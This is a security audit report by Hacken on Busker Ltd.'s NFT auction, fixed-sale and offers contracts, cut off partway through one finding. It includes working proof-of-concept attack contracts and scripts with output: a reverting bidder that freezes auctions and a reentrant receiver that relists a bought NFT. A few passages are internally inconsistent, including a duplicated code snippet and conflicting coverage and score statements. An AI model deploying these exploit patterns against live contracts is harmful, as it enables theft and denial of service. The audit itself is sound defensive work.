
Smart Contract Code Review And Security Analysis Report



Customer: Busker Ltd.

Date: 07 December, 2023

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

We thank Busker Ltd. for allowing us to conduct a Smart Contract Security Assessment. This document outlines our methodology, limitations, and results of the security assessment.

Busker Ltd. is a music platform that enables NFT transactions with various auction or market designs.

Platform: EVM

Language: Solidity

Tags: ERC721, NFT Marketplace

Timeline: 03.11.2023 - 07.12.2023

Methodology: Link

Last review scope

Repository	https://github.com/inovasyon-arcelik/sidea-smartcontracts
Commit	e7063c3

View full scope

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

Audit Summary

10/10	9/10	95%	10/10
Security score	Code quality score	Test coverage	Documentation quality score

Total: 9.6/10

The system users should acknowledge all the risks summed up in the risks section of the report.

13	13	0	0
Total Findings	Resolved	Acknowledged	Mitigated

Findings by severity	Findings Number	Resolved	Mitigated	Acknowledged
Critical	2	2	0	0
High	2	2	0	0
Medium	4	4	0	0
Low	5	5	0	0

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

This report may contain confidential information about IT systems and the intellectual property of the Customer, as well as information about potential vulnerabilities and methods of their exploitation.

The report can be disclosed publicly after prior consent by another Party. Any subsequent publication of this report shall be without mandatory consent.

Document

Name	Smart Contract Code Review and Security Analysis Report for Busker Ltd.
Approved By	Paul Fomichov| SC Audits Expert at Hacken OÜ
Audited By	Kaan Caglan | Senior SC Auditor at Hacken OÜ Seher Saylik | SC Auditor at Hacken OÜ
Website	https://busker.audio/
Changelog	22.11.2023 – Preliminary Report 07.12.2023 – Final Report

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

Last review scope....2
Introduction....7
System Overview....7
Executive Summary....11
Risks....13
Findings....14
Critical....14
C01. DoS Due To Reentrancy....14
C02. Reentrancy Vulnerability In FixedSaleUpgradable Contract....17
High....21
H01. NFT / Fund Lock in The Contract....21
H02. Highly Centralization Function May Cause DOS....23
Medium....27
M01. State Variables Not Limited To Reasonable Values....27
M02. Invalid Offers In OffersUpgradeable....28
M03. Missing Reentrancy Modifier....29
M04. Reorder Interactions and Effects for Correct Function Execution.... 31
Low....33
L01. Floating Pragma....33
L02. Missing Zero Address Validation....34
L03. Use of transfer or send Instead of call To Send Native Assets.... 36
L04. Non Disabled Implementation Contract....38
L05. Front-Running; Pricing Manipulation in Fixed Sale....39
Informational....41
I01. Ownership Irrevocability Vulnerability in Smart Contract....41
I02. Avoid Unnecessary Initializations Of Uint256 And Bool Variable To 0/false....42
I03. Custom Errors For Better Gas Efficiency....43
I04. Revert String Size....43
I05. Immutable Keyword For Gas Optimization....44
I06. Missing Revert Messages In The require Statements....44
I07. `event` Declared But Not Emitted....45
I08. Avoid Using State Variables Directly In `emit`....46
I09. Redundant Validation of Fee Setter....46
I10. Do Not Use totalSupply() In For Loop....47
I11. Unfinalized Implementation....48

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

I12. Unnecessary Initialization of Variables.. 49
I13. Increments Can Be ‘unchecked’ In For Loops...................................... 49
I14. Unpacked Variables Consuming Gas.. 51
I15. Style Guide Violation.. 52
I16. Copy and Modifying Well-Known Contracts.. 53
I17. Enhancing Security with New OpenSea Project Version..................... 54
I18. Usage of Toggle Switch Mechanism.. 54
I19. Redundant Require Statements... 55
Disclaimers.. 57
Appendix 1. Severity Definitions...58
Risk Levels.. 59
Impact Levels...59
Likelihood Levels...60
Informational..60
Appendix 2. Scope..61

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Introduction

Hacken OÜ (Consultant) was contracted by Busker Ltd. (Customer) to conduct a Smart Contract Code Review and Security Analysis. This report presents the findings of the security assessment of the Customer's smart contracts.

System Overview

Busker is a music platform that empowers independent musicians worldwide to earn fair and sustainable income through fan engagement experiences and unique radio exposure by leveraging NFT technology with the following contracts:

- DefaultOperatorFiltererUpgradeable - a contract that inherits from OperatorFiltererUpgradeable.
- OperatorFiltererUpgradeable -an abstract contract that is designed to be inherited by token contracts and whose constructor automatically registers and optionally subscribes to or copies another registrant's entries in the OperatorFilterRegistry.
- RevokableDefaultOperatorFiltererUpgradeable - an abstract contract that inherits RevokableOperatorFiltererUpgradeable and automatically subscribes to the default subscription.
- RevokableOperatorFiltererUpgradeable- a contract that enables contracts to permanently opt out of the OperatorFilterRegistry by allowing the contract owner to toggle the 'isOperatorFilterRegistryRevoked' flag, providing a straightforward way to bypass the registry checks.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

- OperatorFilterer - an abstract contract that facilitates operator permission control by interacting with an OperatorFilterRegistry, allowing deployment customization for subscribing or copying registrant entries and enforcing checks to ensure only allowed operators can perform certain actions in inheriting token contracts.

- RevokableDefaultOperatorFilterer - an abstract contract that inherits RevokableOperatorFilterer.

- RevokableOperatorFilterer - an abstract contract allowing the contract owner to permanently bypass OperatorFilter checks by revoking the OperatorFilterRegistry address, with safeguards against invalid updates and a mechanism to signal the revocation status

- UpdatableOperatorFilterer - an abstract contract that allows the Owner to update the OperatorFilterRegistry address via updateOperatorFilterRegistryAddress, including to the zero address, which will bypass registry checks.

- Constants - a contract that stores constant addresses for the Canonical Operator Filter Registry and the subscription address.

- AuctionSaleUpgradeable - an upgradable auction contract that facilitates the auction of NFTs, allowing sellers to set starting prices, bid increments, and buy-now prices, while incorporating platform fees for the platform owner and the NFT creator.

- CollectionManagerUpgradeable - an upgradable NFT contract that allows delegated mintings and mintings by normal users. Minting is free and everyone can mint tokens.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

- FixedSaleUpgradeable- an upgradable marketplace contract that allows listing NFTs for a fixed price. Delegators can list NFTs for sale on behalf of seller.
- OffersUpgradeable - an upgradable contract that facilitates the creation and acceptance of offers for NFTs (Non-Fungible Tokens). Users can make offers for specific NFTs with specified durations, and the NFT owners can accept these offers, resulting in the transfer of the NFT to the offerer in exchange for the offered amount. 2 different fees are applied in this marketplace for the platform owner and the NFT creator.
- ProxyAdmin - a standard proxy contract providing functionality to retrieve the current implementation and admin of the proxy, change the admin, upgrade the proxy to a new implementation, and upgrade the proxy while calling a function on the new implementation.
- SideaFactoryUpgradeable - a contract that creates new SideaNFT instances and responsible for managing the SideaRegistry's trusted contracts.
- SideaRegistryUpgradeable - a contract that is responsible for management of trusted ERC721(NFT) contracts, delegator addresses and setter addresses. It allows owner to set all the market contracts in the registry.
- TransparentUpgradeableProxy - a contract that implements a proxy that is upgradeable by an admin.
- MultiTransactions - a contract that helps executing two transactions, minting and listing NFTs, within one. It allows users to make

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

copies of these items and either set a fixed price for them or put them up for auction.

Privileged roles

The AuctionSaleUpgradeable contract uses the OwnableUpgradeable library from OpenZeppelin to restrict access to key functions. Owner can:

- set the fee setter addresses
- set the SideaRegistry contract
- enable or disable the NFT sales
- withdraw the Eth balance in the contract
- withdraw the NFTs held in the contract

The CollectionManagerUpgradeable contract uses the OwnableUpgradeable library from OpenZeppelin to restrict access to key functions. Owner can:

- change the base uri
- activate/deactivate minting
- set creator fee

The FixedSaleUpgradeable contract uses the OwnableUpgradeable library from OpenZeppelin to restrict access to key functions. Owner can:

- activate/deactivate sales
- set the fee setter addresses
- set the SideaRegistry contract

The OffersUpgradeable contract uses the OwnableUpgradeable library from OpenZeppelin to restrict access to key functions. Owner can:

- set the fee setter addresses
- set the SideaRegistry contract

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

The ProxyAdmin contract uses the Ownable library from OpenZeppelin to restrict access to key functions. Owner can:

- change the proxy admin
- upgrade the logic contract

The SideaFactoryUpgradeable contract uses the OwnableUpgradeable library from OpenZeppelin to restrict access to key functions. Owner can:

- set the SideaRegistry contract

The SideaRegistryUpgradeable contract uses the OwnableUpgradeable library from OpenZeppelin to restrict access to key functions. Owner can:

- set ERC721 base uri
- set delegator addresses
- set setter addresses
- set the auction contract, fixed sale contract, offers contract and collection manager (ERC721) contract

The MultiTransactions contract uses the Ownable library from OpenZeppelin to restrict access to key functions. Owner can:

- set collection manager(ERC721), fixed sale and Sidea registry contracts

The delegator privileged roles in the system can:

- start an auction on behalf of the NFT owners in AuctionSaleUpgradeable contract.
- mints NFTs on behalf of any user
- list NFTs that are approved for the given contract on behalf of the NFT owner with any price.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

Executive Summary

The score measurement details can be found in the corresponding section of the scoring methodology.

Documentation quality

The total Documentation Quality score is **10** out of **10**.

- Functional requirements are provided.
- NatSpec is sufficient.
- Technical description is provided.

Code quality

The total Code Quality score is **9** out of **10**.

- Style guide is violated. (I15)
- Insufficient Gas modeling (03, I08).
- The code is structured and readable.

Test coverage

Code coverage of the project is **95%** (branch coverage).

- Coverage tool couldn’t be run due to errors.
- During manual inspections, it has been identified that certain crucial scenarios are overlooked by the tests, and some if statements in functions are not adequately covered.

Security score

As a result of the audit, the code does not contain any severity issues. The security score is **10** out of **10**.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

All found issues are displayed in the “Findings” section.

Summary

According to the assessment, the Customer's smart contract has the following score: **9.6**.

The system users should acknowledge all the risks summed up in the risks section of the report.

Risks

- NFT contract(SideaNFT and SideaFactoryUpgradeable) used in the system is **out of the audit scope**. Contracts’ and functions’ security that are interacting with it cannot be guaranteed by Hacken.
- OperatorFilterRegistry contract that is used for ERC721 tokens or token owners to register specific addresses or codeHashes is not provided within the code. **Out-of-scope** OperatorFilterRegistry contract and the functions that rely on it security cannot be guaranteed.
- Continuing to use an outdated version of the OpenSea Project in the development phase carries the risk of missing out on important security and performance enhancements. This could lead to vulnerabilities and inefficiencies in the system. However, this risk is mitigated by the client's commitment to update to the latest version of the software prior to deployment, ensuring access to the latest features and security improvements.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Findings

■■■■ Critical

C01. DoS Due To Reentrancy

Impact	High
Likelihood	High

The AuctionSale.sol smart contract contains a vulnerability within its bid function. The function is designed to allow users to place bids on items, with each new bid expected to be higher than the current highest bid. If the new bid is successful, the contract is supposed to refund the previous highest bidder by sending them the ether they had bid. However, the issue arises when the currentBid.bidder is a contract that has a receive function designed to revert on receiving ether, as shown below:

```
// SPDX-License-Identifier:Unknown
pragma solidity ^0.8.0;

contract AttackContract{
   constructor() payable{
   }
   receive() external payable{
       revert();
   }
}
```

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

This causes any transactions calling the bid function to fail, preventing any further bids from being placed, effectively locking the auction.

Path: ./upgradeable/AuctionSaleUpgradeable.sol: bid()

POC:

```
# AUCTION SALE Proof of Concept
def attack_revert_poc():
   print("Deploying attack contract")
   # Attacker deploys a contract designed to revert on receiving ether
   attackContr = AttackContract.deploy({'from': attacker, 'value':
web3.toWei(10, 'ether')})

   print("Bidding with attack contract 1.05 ether")
   # Attack contract makes a bid with a revert on receiving ether functionality
   auction_sale.bid(coll_mgr, 0, {'from': attackContr, 'value': web3.toWei(1.05,
'ether')})

   # Confirm the last bid is from the attack contract
   print("Last bid is: " + str(auction_sale.getLastBid(coll_mgr, 0)))
   assert auction_sale.getLastBid(coll_mgr, 0)[0] == attackContr.address
   assert auction_sale.getLastBid(coll_mgr, 0)[1] == web3.toWei(1.05, 'ether')

   print("Alice tries to bid with 1.5 ether.")
   # Alice attempts to outbid the attack contract
   try:
       auction_sale.bid(coll_mgr, 0, {'from': alice, 'value': web3.toWei(1.5,
'ether')})
   except TransactionFailed:
       print("Alice's bid failed due to revert by attack contract on receiving
ether.")

   # Alice's bid should fail, confirming the vulnerability
   assert auction_sale.getLastBid(coll_mgr, 0)[0] == attackContr.address
   assert auction_sale.getLastBid(coll_mgr, 0)[1] == web3.toWei(1.05, 'ether')
```

Output:

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

https://hacken.io/

```
>>> attack_revert_poc()
Deploying attack contract
Transaction sent:
0x59c26a2d3171fe3ad185b6fc389e230316686ece8132677bf7b76650ff351509
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  AttackContract.constructor confirmed   Block: 33   Gas used: 68797 (0.57%)
  AttackContract deployed at: 0xb6EA4627e5feFF6DE2F9b863DB7CF504Bdb3C2cB

Bidding with attack contract 1.05 ether
Transaction sent:
0xcf78d3e318b3b69bd130a64e58ccb6cb6abe9189eee57f3073ab2c59692262df
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  AuctionSaleUpgradeable.bid confirmed   Block: 34   Gas used: 80056 (0.67%)

Last bid is: ('0xb6EA4627e5feFF6DE2F9b863DB7CF504Bdb3C2cB', 1050000000000000000)
Alice tries to bid with 1.5 ether.
Transaction sent:
0x18f1c104f6f02f7f295bd77444d0938876e90a7d9d17399508ca20233ff097fd
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  AuctionSaleUpgradeable.bid confirmed (reverted)   Block: 35   Gas used: 45735
(0.38%)
```

Recommendation: Implement a pull-over-push payment strategy. Instead of sending funds directly to the previous bidder, allow them to withdraw their funds themselves.

Found in: e7063c33

Status: Fixed (Revised commit: 69b563d)

Remediation: Client has introduced a new pattern that executes the transactions although the call() function to send Eth fails. If the Eth transfer fails, the amount to be transferred is saved to the mapping *pullBalances* for the users to withdraw it later as in pull-over-push pattern.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

C02. Reentrancy Vulnerability In FixedSaleUpgradable Contract

Impact	High
Likelihood	High

The NFT marketplace smart contract's buy function has a reentrancy vulnerability due to the sequence of external calls and state updates. Typically, a user lists an NFT for sale, and another user buys it by calling the buy function. However, if the buyer is a smart contract that overrides the onERC721Received function to re-list the NFT, it can exploit the contract's logic. The buy function transfers the NFT before settling the funds, which allows a malicious contract to regain control and manipulate the contract state. This can lead to the malicious contract re-listing the NFT and redirecting the sale proceeds to itself, thereby getting the NFT and keeping its funds.

Path: ./upgradeable/FixedSaleUpgradable.sol: buy(), listSale()

POC:

Example bidder contract:

```
contract MyNFTReceiverContract is IERC721Receiver {

    IFixedSale public fixedSale;
    ICollectionManager public coll_mngr;
    bytes4 private constant _ERC721_RECEIVED = 0x150b7a02;
    uint256 price;

    constructor(IFixedSale addr, ICollectionManager coll_mgr) payable{
        fixedSale = addr;
        coll_mngr = coll_mgr;
    }
```

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

```
    function priceSetter(uint256 price_is) public{
        price = price_is;
    }

    function onERC721Received(
        address operator,
        address from,
        uint256 tokenId,
        bytes calldata data
    )
        public
        override
        returns (bytes4)
    {
        coll_mngr.setApprovalForAll(address(fixedSale), true);
        fixedSale.listSale(address(coll_mngr), tokenId, price);
        return _ERC721_RECEIVED;
    }

    receive() external payable{}
}
```

Unit test:

```
# AUCTION SALE - NFT ERROR CASE
def fixed_sale_stole_funds(attacker):
    fixed_sale = FixedSaleUpgradeable[-1]
    coll_mgr = CollectionManagerUpgradeable[-1]
    assert coll_mgr.ownerOf(3) == deployer # deployer  is owner of token 3

    print("Deploying receiver contract")
    validErcREceiver = MyNFTReceiverContract.deploy(fixed_sale, coll_mgr,
{'from': attacker, 'value': web3.toWei(5, 'ether')})
    assert validErcREceiver.balance() == 5000000000000000000
    assert deployer.balance() == 100000000000000000000
    assert fixed_sale.isBuyable(coll_mgr, 3) == True

    deployer.transfer(fixed_sale, web3.toWei('10', 'ether'))
    assert fixed_sale.balance() == 10000000000000000000

    price = fixed_sale.sales(coll_mgr, 3)[1]
    validErcREceiver.priceSetter(price)
```

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

```
    tx = fixed_sale.buy(coll_mgr, 3, {'from': validErcREceiver, 'value': price})

    assert coll_mgr.ownerOf(3) == validErcREceiver
    assert validErcREceiver.balance() == 4890000000000000000

    assert fixed_sale.isBuyable(coll_mgr, 3) == False
```

Output:

```
>>> fixed_sale_stole_funds(attacker)
Deploying receiver contract
Transaction sent:
0x6ca36ed0e8af4d41571d06a556c24819f3efdf027c03b896b4453f11e3405f30
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  MyNFTReceiverContract.constructor confirmed   Block: 36   Gas used: 263656
(2.20%)
  MyNFTReceiverContract deployed at: 0xf9d2553991c938C821C3242A81F87958A947E1B5

Transaction sent:
0xd8b551531938b3d55b51bcae2eade83451e9d35b568329f17139754c3d2bde39
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 31
  Transaction confirmed   Block: 37   Gas used: 21055 (0.18%)

Transaction sent:
0xc49067c0fbe15b9bee767799bc02f36b7063eb42849199dda0102de65714f943
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 2
  MyNFTReceiverContract.priceSetter confirmed   Block: 38   Gas used: 41498
(0.35%)

Transaction sent:
0x75e1c7ad46ad86c2b3855f473f2ca98367598d474a4b1b8cbe56a9218d0a7f12
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  FixedSaleUpgradeable.buy confirmed   Block: 39   Gas used: 172503 (1.44%)
```

Recommendation:

1. Implement the Checks-Effects-Interactions pattern: Transfer NFT to the user after sending funds.
2. Add nonReentrant modifier to listSale function

Found in: 68b9649

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Status: Fixed (Revised commit: 0031eee)

Remediation: The Client added nonReentrant modifier to the buy and listSale functions. All the safeTransferFrom functions to transfer NFTs are changed to transferFrom functions not to make malicious external calls to receivers' addresses.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

High

H01. NFT / Fund Lock in The Contract

Impact	High
Likelihood	Medium

Upon completion of the auction duration or when a user offers a buy-now price, signaling the end of an NFT auction, the system attempts to transfer the NFT to the highest bidder.

However, an important issue has been identified in cases where the highest bidder is a smart contract, and the target contract lacks the implementation of the onERC721Received function. The absence of this essential function results in a failure during the transfer process, subsequently leading to the locking of both funds and the NFT within the contract.

Path: ./upgradeable/AuctionSaleUpgradeable.sol: endAuction(),

./upgradeable/OffersUpgradeable.sol: acceptOffer()

POC:

Output:

```
>>> coll_mgr.ownerOf(0) == auction_sale # Auction sale is owner of token 0
True
>>> validErcREceiverRevert = MyNFTReceiverRevertContract.deploy({'from':
attacker, 'value': web3.toWei(5, 'ether')})
```

```
Transaction sent:
0x1189530c10b57d17e338288d741f43aeba16d22d9a9272ce2e90927ae716681f
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  MyNFTReceiverRevertContract.constructor confirmed   Block: 30   Gas used:
66862 (0.56%)
  MyNFTReceiverRevertContract deployed at:
0xb6EA4627e5feFF6DE2F9b863DB7CF504Bdb3C2cB

>>> auction_sale.bid(coll_mgr, 0, {'from': validErcREceiverRevert, 'value':
web3.toWei(1.25, 'ether')})
Transaction sent:
0xb2cb0136f6adb1018df057ea83bface053277ed3d5f6b8010298097dda415670
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 1
  AuctionSaleUpgradeable.bid confirmed   Block: 31   Gas used: 80056 (0.67%)

<Transaction
'0xb2cb0136f6adb1018df057ea83bface053277ed3d5f6b8010298097dda415670'>
>>> auction_sale.getLastBid(coll_mgr, 0)[0] == validErcREceiverRevert
True
>>> coll_mgr.ownerOf(0) == auction_sale
True
>>> chain.mine(500) # validErcREceiverRevert has highest bid, and now we can
endauction
531
>>> auction_sale.endAuction(coll_mgr, 0)
Transaction sent:
0x4bd44e2a5d01b00e53eaea2996040505d0fc573136697b707a1058b3d32bdb41
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 28
  AuctionSaleUpgradeable.endAuction confirmed (ERC721: transfer to non
ERC721Receiver implementer)   Block: 532   Gas used: 161130 (1.34%)

<Transaction
'0x4bd44e2a5d01b00e53eaea2996040505d0fc573136697b707a1058b3d32bdb41'>
>>> auction_sale.bid(coll_mgr, 0, {'from': alice, 'value': web3.toWei('10',
'ether')})
Transaction sent:
0xcf419975b6fda188d589d2d45d8a72d54b2e2cf4b6e4c495eb538b87850259a5
  Gas price: 0.0 gwei   Gas limit: 12000000   Nonce: 0
  AuctionSaleUpgradeable.bid confirmed (ERC721: transfer to non ERC721Receiver
implementer)   Block: 533   Gas used: 168723 (1.41%)

<Transaction
'0xcf419975b6fda188d589d2d45d8a72d54b2e2cf4b6e4c495eb538b87850259a5'>
```

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

Since the contract *validErcREceiverRevert* is the last bidder, when auction time ends and if we want to end the auction, it reverts because the contract doesn't have *onERC721Received* function.

Recommendation: Using Pull-over-push method is highly recommended in these kinds of scenarios. Example lifecycle can be:

1. Any user wants to buy NFT with bidding, they give that amount of money to the contract.
2. Owner accepts the bid
3. Contract sends native tokens to owner
4. Contract transfer NFT from owner to itself and lets user claim chance.
5. User calls claim to get NFT

Found in: e7063c33

Status: Fixed (Revised commit: c7e7056)

Remediation: safeTransferFrom function is changed to transferFrom function which does not execute an external call to the receiver address.

H02. Highly Centralization Function May Cause DOS

Impact	High
Likelihood	Medium

The contract features an emergencyWithdrawNFT function, designed to permit the owner to withdraw any NFT from the contract. This function, while intended

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

for emergencies, introduces a highly centralized mechanism, raising significant concerns regarding the potential for Denial-of-Service (DOS) vulnerabilities.

The emergencyWithdrawNFT function allows the contract owner to unilaterally withdraw NFTs, concentrating authority and control within a single entity. This level of centralization is strongly discouraged due to its adverse impact on the decentralization ethos. Even in scenarios where the function might seem justifiable, a critical flaw exacerbates the situation.

The function includes a conditional statement:

```
if(NFT.ownerOf(_tokenId) != address(this)) {
    cancelAuction(_contract, _tokenId);
    return;
}
```

If the owner of the NFT is not the contract itself, the function calls cancelAuction. However, within the cancelAuction function, there is a transfer function:

```
if(NFT.ownerOf(_tokenId) != address(this)) {
    cancelAuction(_contract, _tokenId);
    return;
}
```

This transfer attempts to return the NFT to the auction seller. In cases where the owner is not the contract, this transfer will result in a revert, effectively locking user funds.

Path: ./upgradeable/AuctionSaleUpgradeable.sol: emergencyWithdrawNFT()

POC:

```
it('H02', async() => {

        const AuctionSaleInstance = await AuctionSale.deployed();
```

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

```
        const SideaRegistryInstance = await SideaRegistry.deployed();
        const CollectionManagerInstance = await CollectionManager.deployed();
        const isTrusted = await
SideaRegistryInstance.isTrusted.call(CollectionManagerInstance.address, { from :
accounts[0]});

        await AuctionSaleInstance.transferOwnership(accounts[1], {from:
accounts[0]});
        assert.equal(isTrusted, true, "Registry settings wrong on Coll mgr");

        const currentBlock = await web3.eth.getBlockNumber()


        await
CollectionManagerInstance.setApprovalForAll(AuctionSaleInstance.address, true, {
from : accounts[0] })
        const ownerOfNFT= await CollectionManagerInstance.ownerOf(0);

        // First nft is put on sale by accounts[0]
        const sellTx = await
AuctionSaleInstance.openAuction(CollectionManagerInstance.address, 0, new
BigNumber(1000000000000000000).toString(), currentBlock, 100, new
BigNumber(2).times(new BigNumber(10).pow(18)).toString(),  {from: accounts[0]})

        // First balance of bidder(accounts[2])
        const balanceOfAccBeforeBid = await web3.eth.getBalance(accounts[2]);

        await AuctionSaleInstance.bid(CollectionManagerInstance.address, 0, {
from : accounts[2], value: new BigNumber(1000000000000000000).toString()})

        // Owner withdraws the NFT during the active auction
        await
AuctionSaleInstance.emergencyWithdrawNFT(CollectionManagerInstance.address, 0 ,{
from : accounts[1]});
        const newOwnerOfNFT= await CollectionManagerInstance.ownerOf(0);
        assert.equal(newOwnerOfNFT, accounts[1]);

      web3.eth.getBlock(currentBlock + 101);

        // Since, now the NFT owner is not the contract, NFT transfer from
contract to bidder will always fail.
        await truffleAssert.reverts(
         AuctionSaleInstance.endAuction(CollectionManagerInstance.address, 0,
{from: accounts[0]}),
         "ERC721: caller is not token owner or approved"
```

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

```
        );
```

Recommendation: Remove the *emergencyWithdrawNFT* function from the contract.

Found in: e7063c33

Status: Fixed (Revised commit: 69b563d)

Remediation: Both NFT and ERC20 emergency withdraw functions are removed from the project.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Medium

M01. State Variables Not Limited To Reasonable Values

Impact	Medium
Likelihood	Medium

The system is vulnerable to potential abuse due to the absence of constraints on platform and creator fees during NFT transactions. The platform fee can reach 100%, leading to unfair and unstable transactions. Additionally, the cumulative total of these fees is unchecked and can result in a failing transaction due to overflow (when the sum of the fees is greater than the amount) during critical functions like purchasing the NFT or ending the auction.

Path: ./upgradeable/AuctionSaleUpgradeable.sol: setPlatformFee(), endAuction()

./upgradeable/FixedSaleUpgradeable.sol: setPlatformFee(), buy()

./upgradeable/OffersUpgradeable.sol: setPlatformFee(), acceptOffer()

Recommendation: Implement proper constraints to ensure fair fees are applied and make sure the sum of the both fees, creator and platform fee, is not exceeding the transferred amount.

Found in: e7063c33

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Hacken OU
Parda 4, Kesklinn, Tallinn
10151 Harju Maakond, Eesti
Kesklinna, Estonia

Status: Fixed (Revised commit: e1a9b91)

Remediation: The contracts have been rearranged to restrict the maximum fee rate to up 10%.

M02. Invalid Offers In OffersUpgradeable

Impact	Medium
Likelihood	Medium

Currently, users can submit offers for an NFT scheduled for sale at a specified time, allowing for bids one hour or more into the future, as per the MINIMUM_OFFER_LENGTH parameter. However, if the seller fails to complete the sale within the stipulated time frame, the NFT becomes unsellable, and the offer persists indefinitely, rendering the seller unable to sell the item. The offer remains in the contract forever, although it’s invalid, until the buyer manually cancels it.

Moreover, since there is no fund locking requirement to make an offer, users can generate an infinite number of offers without paying anything. This may lead to an unwanted overload of the system due to the accumulation of numerous offer requests.

Explained issues may lead to an accumulation of unresolved offers, adversely affecting the platform's operational efficiency.

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

Path: ./upgradeable/OffersUpgradeable.sol

Recommendation:

1. Implement `*cancelOffer*` mechanism in case an offer expires.
2. Implement a check statement that allows users to make only one offer per NFT id. This will reduce the load on the system.

```
  if(offer.expireDate < block.timestamp) {
            _cancelOffer(_offerId);
            emit OfferRemoved(msg.sender, _offerId, "Offer expired",
block.timestamp);
            return false;
        }
```

Found in: e7063c33

Status: Fixed (Revised commit: cf9486c)

Remediation:.cancelOffer function is also accepting cancel mechanism for expired offers.

M03. Missing Reentrancy Modifier

Impact	Medium
Likelihood	Medium

A reentrancy attack is a common vulnerability in smart contracts, particularly when a contract makes an external call to another untrusted contract and then

This document is proprietary and confidential. No part of this document may be disclosed in any manner to A third party without the prior written consent of Hacken.

continues to execute code afterwards. If the called contract is malicious, it can call back into the original contract in a way that causes the original function to run again, potentially leading to effects like multiple withdrawals and other unintended actions.

